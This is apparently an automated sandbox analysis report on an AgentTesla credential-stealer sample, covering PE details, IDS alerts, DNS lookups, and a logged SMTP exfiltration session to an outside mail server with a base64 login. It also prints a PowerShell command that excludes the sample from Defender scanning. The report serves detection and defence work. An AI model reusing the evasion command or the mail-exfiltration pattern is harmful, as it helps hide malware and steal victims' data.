SHA512:	be706f0f8a6b7330d7f2d5e00c9e143e64b2614f1110ddd875db1409f7d86dcf76c2c6cb01839dba6db054009b7ef7007320d185a7659c23606b120fc0408069
SSDEEP:	12288:G4El/yzQs2TmITIL2yxSwi95Ldxgco5/RJhvmCp+w8UmyWHCM2K4CPBI:G4REITILbx3indxgco5/RJhuK+wrme3F
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...^.Aa.....0..N...n.....l... .....@.. ....@.....

File Icon

Icon Hash:	f1f0f4d0eecccc71

Static PE Info

General

Entrypoint:	0x4b6c9e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6141AD5E [Wed Sep 15 08:22:54 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General

Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb4ca4	0xb4e00	False	0.792902611006	data	7.45346682552	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb8000	0x6c00	0x6c00	False	0.443250868056	data	5.09977998714	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-13:21:34.270587	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49843	587	192.168.2.4	64.202.184.79

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 13:21:32.830818892 CEST	192.168.2.4	8.8.8.8	0xc653	Standard query (0)	mail.insergejk.com	A (IP address)	IN (0x0001)
Sep 15, 2021 13:21:32.979581118 CEST	192.168.2.4	8.8.8.8	0x4b7e	Standard query (0)	mail.insergejk.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 13:21:32.950429916 CEST	8.8.8.8	192.168.2.4	0xc653	No error (0)	mail.insergejk.com	insergejk.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 13:21:32.950429916 CEST	8.8.8.8	192.168.2.4	0xc653	No error (0)	insergejk.com		64.202.184.79	A (IP address)	IN (0x0001)
Sep 15, 2021 13:21:33.095629930 CEST	8.8.8.8	192.168.2.4	0x4b7e	No error (0)	mail.insergejk.com	insergejk.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 13:21:33.095629930 CEST	8.8.8.8	192.168.2.4	0x4b7e	No error (0)	insergejk.com		64.202.184.79	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Sep 15, 2021 13:21:33.548114061 CEST	587	49843	64.202.184.79	192.168.2.4	220-servidor1.publinet.pe ESMTP Exim 4.94.2 #2 Wed, 15 Sep 2021 06:21:33 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Sep 15, 2021 13:21:33.549195051 CEST	49843	587	192.168.2.4	64.202.184.79	EHLO 116938
Sep 15, 2021 13:21:33.657579899 CEST	587	49843	64.202.184.79	192.168.2.4	250-servidor1.publinet.pe Hello 116938 [84.17.52.51] 250-SIZE 209715200 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Sep 15, 2021 13:21:33.658759117 CEST	49843	587	192.168.2.4	64.202.184.79	AUTH login YWRtaW5pc3RyYWNpb25AaW5zZXJnZWprLmNvbQ==
Sep 15, 2021 13:21:33.767818928 CEST	587	49843	64.202.184.79	192.168.2.4	334 UGFzc3dvcmQ6
Sep 15, 2021 13:21:33.910654068 CEST	587	49843	64.202.184.79	192.168.2.4	235 Authentication succeeded
Sep 15, 2021 13:21:33.914009094 CEST	49843	587	192.168.2.4	64.202.184.79	MAIL FROM:<administracion@insergejk.com>
Sep 15, 2021 13:21:34.022716999 CEST	587	49843	64.202.184.79	192.168.2.4	250 OK
Sep 15, 2021 13:21:34.023169041 CEST	49843	587	192.168.2.4	64.202.184.79	RCPT TO:<miguel007carlos@gmail.com>
Sep 15, 2021 13:21:34.160398006 CEST	587	49843	64.202.184.79	192.168.2.4	250 Accepted
Sep 15, 2021 13:21:34.160944939 CEST	49843	587	192.168.2.4	64.202.184.79	DATA
Sep 15, 2021 13:21:34.269104004 CEST	587	49843	64.202.184.79	192.168.2.4	354 Enter message, ending with "." on a line by itself
Sep 15, 2021 13:21:34.271508932 CEST	49843	587	192.168.2.4	64.202.184.79	.
Sep 15, 2021 13:21:34.383564949 CEST	587	49843	64.202.184.79	192.168.2.4	250 OK id=1mQSyt-0000GF-E2

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe PID: 3740
Parent PID: 5752

General

Start time:	13:19:30
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe'
Imagebase:	0x230000
File size:	769536 bytes
MD5 hash:	F116C183D3684FE8C6D8435AEF94FD41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.712631751.0000000002612000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.713196181.0000000003609000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.713196181.0000000003609000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: powershell.exe PID: 6444 Parent PID: 3740

General

Start time:	13:19:46
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe'
Imagebase:	0x1120000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6532 Parent PID: 6444

General

Start time:	13:19:47
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe PID: 6412
Parent PID: 3740

General

Start time:	13:19:47
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe
Imagebase:	0x6f0000
File size:	769536 bytes
MD5 hash:	F116C183D3684FE8C6D8435AEF94FD41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.937743659.0000000002BF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.937743659.0000000002BF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.935726036.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.935726036.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis